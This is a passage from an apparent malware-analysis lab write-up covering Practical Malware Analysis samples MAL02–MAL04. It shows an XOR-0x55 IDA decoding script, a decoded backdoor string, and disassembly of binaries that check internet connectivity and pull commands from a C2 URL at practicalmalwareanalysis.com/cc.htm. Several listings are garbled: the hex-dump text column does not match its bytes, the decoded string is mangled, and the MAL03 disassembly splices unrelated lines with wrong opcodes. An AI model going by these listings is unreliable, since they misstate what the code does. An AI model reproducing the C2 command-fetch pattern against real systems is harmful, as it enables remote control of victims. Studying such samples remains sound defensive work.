
```

1001D980 00 00 00 00 00 00 00 00 2D 31 3A 3A 27 75 3C 26 .....-1::'u<R
1001D990 75 21 3D 3C 26 75 37 34 36 3E 31 3A 3A 27 79 75 u!=<8u746>1::'yu
1001D9A0 26 21 27 3C 3B 32 75 31 30 36 3A 31 30 31 75 33 &! '<2u106:101u3
1001D9B0 3A 27 75 05 27 34 36 21 3C 36 34 39 75 18 34 39 : 'u' '46!<649u149
1001D9C0 22 34 27 30 75 14 3B 34 39 2C 26 3C 26 75 19 34 "'h'0uq;49,&<8u14
1001D9D0 37 75 6F 7C 64 67 66 61 00 00 00 00 00 00 00 00 7uo|dqfa.....

```

PART(2): MAL02.py:

We can turn this data into a single ASCII string using IDA's convert to ASCII functionality, by clicking on this icon or simply hitting “A” on our keyboard:



After converting, the results will look like this:

```

2D 31 3A 3A 27 75+a100U7461Yu2u10 db '-1::',27h,'u<&u746>1::',27h,'yu&t',27h,'<;2u106:101u3:',27h,'u'
05 db 5
27 34 36 21 3C 36+a46649u db 27h,'46t<649u'
18 db 18h
34 39 22 34 27 30+a4940u db '49"4',27h,'0u'
14 db 14h
3B 34 39 2C 26 3C+a49U db ';49,&<&u'
19 db 19h
34 37 75 6F 7C 64+a47u0gfa db '47uo|dgfa',0
aa db a

```

We don't have the IDA python plugin, but we will take a look at the script to try and understand what it does:

```

MALU2 - Notepad
File Edit Format View Help
sea = ScreenEA()
for i in range(0x00,0x50):
    b = Byte(sea+i)
    decoded_byte = b ^ 0x55
    PatchByte(sea+i,decoded_byte)

```

This script seems to perform an xor 55h, for 50h bytes from the current position (1001D988), we will use md5decrypt.net to decode the string we found above, using 55 as the XOR key:

“urxdoor is this backdoor, string decoded for ractical alware nalysis ab ☺1234”

As we can see, the text isn't completely readable, but we can translate it to “Your door is this backdoor, string decoded for practical malware analysis lab”, indicating the use of a backdoor in this malware.

PART(3): MAL03.exe:

1. main contains subroutine sub_401000:

```
ext:00401040 ; int __cdecl main(int argc,const char **argv,const char *envp)
ext:00401040 _main proc near ; CODE XREF: start+AF1p
ext:00401040 var_4 = dword ptr -4
ext:00401040 argc = dword ptr 8
ext:00401040 argv = dword ptr 0Ch
ext:00401040 envp = dword ptr 10h
ext:00401040 55 push ebp
ext:00401041 8B EC mov ebp, esp
ext:00401043 51 push ecx
ext:00401044 E8 D7 FF FF FF call sub_401000 ; Call Procedure
ext:00401049 89 45 FC mov [ebp+var_4], eax
ext:0040104C 83 7D FC 00 ; SUBROUTINE
ext:00401052 33 C0 ; Attributes: bp-based frame
ext:00401054 EB 05 sub_401000 proc near ; CODE XREF: _main+41p
ext:00401056 var_4 = dword ptr -4
ext:00401056 8B 01 00 00 push ebp
ext:0040105B mov ebp, esp
ext:0040105D 8B E5 mov esp, ebp
ext:0040105D 5D pop ebp
```

After taking a look at this subroutine, we can see it has an external API call InternetGetConnectedState: according to Microsoft, this function returns TRUE if the system is connected to the internet, and FALSE if it isn't ⁽⁶⁾:

```
sub_401000 proc near ; CODE XREF: _main+41p
var_4 = dword ptr -4
push ebp
mov ebp, esp
push ecx
push 0 ; dwReserved
push 0 ; lpdwFlags
call ds:InternetGetConnectedState ; Indirect Call Near Procedure
mov [ebp+var_4], eax ; Compare Two Operands
cmp [ebp+var_4], 0 ; Compare Two Operands
jz short loc_40102B ; Jump if Zero (ZF=1)
push offset aSuccessInterne ; "Success: Internet Connection\n"
call sub_40105F ; Call Procedure
add esp, 4 ; Add
mov eax, 1
jmp short loc_40103A ; Jump
call ds:InternetGetConnectedState ; Indirect Call Near Procedure
mov [ebp+var_4], eax
cmp [ebp+var_4], 0 ; Compare Two Operands
jz short loc_40102B ; Jump if Zero (ZF=1)
loc_40102B: ; "Error 1.1: No Internet\n"
push offset aError1_1NoInte
call sub_40105F ; Call Procedure
add esp, 4 ; Add
xor eax, eax ; Logical Exclusive OR
```

2. sub_40105F:

```
sub_40105F proc near
arg_0 = dword ptr 0Ch
arg_4 = dword ptr 10h
push ebx
push esi
mov esi, offset unk_407098
push edi
push esi
call __stbuf ; Call Procedure
mov edi, eax
lea eax, [esp+8+arg_4] ; Load Effective Address
push eax ; int
push [esp+0Ch+arg_0] ; int
push esi ; FILE *
call sub_401282 ; Call Procedure
push esi
push edi
mov ebx, eax
call __ftbuf ; Call Procedure
add esp, 18h ; Add
mov eax, ebx
pop edi
pop esi
pop ebx
retn ; Return Near from Procedure
sub_40105F endp
```


First, a call to a function `__stbuf` is made with 3 parameters, two of them integers and one of them is referencing a file (`push esi ; FILE *`). Then another subroutine is called: **sub_401282**, which performs some calculations and logical operations:

```

push    ebp
mov     ebp, esp
sub     esp, 24Ch ; Integer Subtraction
push    ebx
push    esi
mov     esi, [ebp+arg_4]
xor     ecx, ecx ; Logical Exclusive OR
push    edi
mov     [ebp+var_10], ecx
mov     bl, [esi]
inc     esi ; Increment by 1
test    bl, bl ; Logical Compare
mov     [ebp+var_16+2], ecx
mov     [ebp+var_30], ecx
mov     [ebp+arg_4], esi
jz      loc_4019F8 ; Jump if Zero (ZF=1)

```

Finally, a third function `__ftbuf` is called which has two parameters: the reference to the file and the result of the first function call. By looking at the xrefs for this subroutine:



We can see this subroutine is called twice: if the result of the comparison above it is zero (green), it will be called and will print “Error 1.1: No Internet” and go to the next line. If it’s not zero (red), it will print “Success: Internet Connection” and go to the next line. This subroutine is a `printf()` function.

3. The purpose of this program is to check if there is an internet connection and print a statement as mentioned above, based on the results.

PART(4): MAL04.exe:

1. The first subroutine called by main sub_401000:


```

; int __cdecl main(int argc,const char **argv,const char *envp)
__main proc near ; CODE XREF: start+AF
    var_8      = byte ptr -8
    var_4      = dword ptr -4
    argc       = dword ptr  8
    argv       = dword ptr 0Ch
    envp       = dword ptr 10h

    push      ebp
    mov       ebp, esp
    sub       esp, 8
    call      sub_401000
    mov       [ebp+var_4], eax
    cmp       [ebp+var_4], 0
    jnz       short loc_401148
    xor       eax, eax
    jmp       short loc_40117B

```

This subroutine performs the same function as MAL03.exe, using InternetGetConnectedState and then prints if it is connected or not:



2. Same as the 2nd question in MAL03.exe: sub_40117F calls __stbuf, sub_4013A2 and __ftbuf:

```

text:0040117F sub_40117F proc near ; CODE XREF: sub_40117F
text:0040117F ; sub_401000+307p
text:0040117F arg_0 = dword ptr 0Ch
text:0040117F arg_4 = dword ptr 10h
text:0040117F
text:00401180 push      ebx
text:00401181 push      esi
text:00401182 mov       esi, offset unk_407160
text:00401183 push      edi
text:00401184 push      esi
text:00401185 call      __stbuf
text:00401186 mov       edi, eax
text:00401187 lea       eax, [esp+8+arg_4]
text:00401188 push      eax
text:00401189 push      [esp+0Ch+arg_0]
text:0040118A push      esi
text:0040118B call      sub_4013A2
text:0040118C push      esi
text:0040118D push      edi
text:0040118E mov       ebx, eax
text:0040118F call      __ftbuf
text:00401190 add       esp, 10h
text:00401191 mov       eax, ebx
text:00401192 pop       edi
text:00401193 pop       esi
text:00401194 pop       ebx
text:00401195 retn
text:00401196 sub_40117F endp
text:00401197

```

sub_4013A2 also contains some calculations and logical operations. Same as the previous one: checks if there is an internet connection.

3. The second subroutine sub_401040 :

```
; int __cdecl main(int argc,const char **argv,const char *envp)
_main proc near

var_8= byte ptr -8
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h

push    ebp
mov     ebp, esp
sub     esp, 8           ; Integer Subtraction
call    sub_401000       ; Call Procedure
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0    ; Compare Two Operands
jnz     short loc_401148 ; Jump if Not Zero (ZF=0)

loc_401148:              ; Call Procedure
call    sub_401040
mov     [ebp+var_8], al
movsx   eax, [ebp+var_8] ; Move with Sign-Extend
test    eax, eax         ; Logical Compare
jnz     short loc_40115C ; Jump if Not Zero (ZF=0)
```

This subroutine can be reached if the comparison equals 0. By taking a look at this subroutine:

```
sub_401040 proc near


Buffer= dword ptr -210h
var_20C= byte ptr -20Ch
hFile= dword ptr -10h
hInternet= dword ptr -0Ch
dwNumberOfBytesRead= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 210h        ; Integer Subtraction
push    0                ; dwFlags
push    0                ; lpszProxyBypass
push    0                ; lpszProxy
push    0                ; dwAccessType
push    offset szAgent    ; "Internet Explorer 7.5/pma"
call    ds:InternetOpenA ; Indirect Call Near Procedure
mov     [ebp+hInternet], eax
push    0                ; dwContext
push    0                ; dwFlags
push    0                ; dwHeadersLength
push    0                ; lpszHeaders
push    offset szUrl      ; "http://www.practicalmalwareanalysis.com"...
mov     eax, [ebp+hInternet]
push    eax               ; hInternet
call    ds:InternetOpenUrlA ; Indirect Call Near Procedure
mov     [ebp+hFile], eax
cmp     [ebp+hFile], 0    ; Compare Two Operands
jnz     short loc_40109D ; Jump if Not Zero (ZF=0)
```

It contains two API calls: InternetOpenA, which is used to initiate an internet connection ⁽⁷⁾ and InternetOpenUrlA, which opens a resource specified by a complete FTP or HTTP URL ⁽⁸⁾, according to Microsoft. If this function is not given permission, the screenshot below shows that it will print “Error 2.1: Fail to OpenUrl” and move to the next line. We also see some strings: szAgent contains “Internet Explorer 7.5/pma” and szUrl contains [“http://www.practicalmalwareanalysis.com/cc.htm”](http://www.practicalmalwareanalysis.com/cc.htm).


```
push    offset aError2_1FailTo ; "Error 2.1: Fail to OpenUrl\n"
call    sub_40117F             ; Call Procedure
add     esp, 4                ; Add
mov     ecx, [ebp+hInternet]
push    ecx                   ; hInternet
call    ds:InternetCloseHandle ; Indirect Call Near Procedure
xor     al, al                ; Logical Exclusive OR
jmp     loc_40112C             ; Jump
```

If the jump is taken, it contains another API: InternetReadFile, which will read data from a handle opened by the InternetOpenUrl function previously used, if the request is successful: ⁽⁹⁾



```
loc_40109D: ; Load Effective Address
lea     edx, [ebp+dwNumberOfBytesRead]
push    edx ; lpdwNumberOfBytesRead
push    200h ; dwNumberOfBytesToRead
lea     eax, [ebp+Buffer] ; Load Effective Address
push    eax ; lpBuffer
mov     ecx, [ebp+hFile]
push    ecx ; hFile
call    ds:InternetReadFile ; Indirect Call Near Procedure
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0 ; Compare Two Operands
jnz     short loc_4010E5 ; Jump if Not Zero (ZF=0)
```


If the InternetReadFile function is unsuccessful, it will print “Error 2.2: Fail to ReadFile” and move to the next line:



```
push    offset aError2_2FailTo ; "Error 2.2: Fail to ReadFile\n"
call    sub_40117F ; Call Procedure
add     esp, 4 ; Add
mov     edx, [ebp+hInternet]
push    edx ; hInternet
call    ds:InternetCloseHandle ; Indirect Call Near Procedure
mov     eax, [ebp+hFile]
push    eax ; hInternet
call    ds:InternetCloseHandle ; Indirect Call Near Procedure
xor     al, al ; Logical Exclusive OR
jmp     short loc_40112C ; Jump
```

We can conclude that this subroutine does a few things: first, it makes a query to "http://www.practicalmalwareanalysis.com/cc.htm" using the InternetOpenUrlA function. If the URL can be opened, the webpage is then read with the InternetReadFile function. This will attempt to read a command from the URL, if it's successful, the subroutine will execute some comparisons, and some jumps and at the end, the string '<!--' is checked. Basically, this function makes a query to the website in order to receive commands to know what to do next. In order to read those commands, the file must start with '<!--'.

If these characters are not found, it will print: “Error 2.3: Fail to get command” and move to the next line:



```
loc_40111D: ; "Error 2.3: Fail to get command\n"
push    offset aError2_3FailTo
call    sub_40117F ; Call Procedure
add     esp, 4 ; Add
xor     al, al ; Logical Exclusive OR
```

InternetCloseHandle function is called after any of these error messages, to close any handles.

4. The code construct used in this subroutine is a string. This string is compared character to character using a set of ifs.

5. Network-based indicators: as can be seen above, URL related to the InternetOpenA and InternetOpenUrlA calls: Internet Explorer 7.5/pma and <http://www.practicalmalwareanalysis.com/cc.htm>.
6. This malware first checks if there is an internet connection, prints the subsequent message. If there is internet connection, it will attempt to download and read files.

Resources:

- (1) [Process Injection Part 1: The Theory](#)
- (2) [OSVERSIONINFOA structure \(winnt.h\)](#)
- (3) [PlatformID Enum](#)
- (4) [OSVERSIONINFOEXA structure \(winnt.h\)](#)
- (5) [socket function \(winsock2.h\)](#)
- (6) [InternetGetConnectedState function \(wininet.h\)](#)
- (7) [InternetOpenA function \(wininet.h\)](#)
- (8) [InternetOpenURLA function \(wininet.h\)](#)
- (9) [InternetReadFile function \(wininet.h\)](#)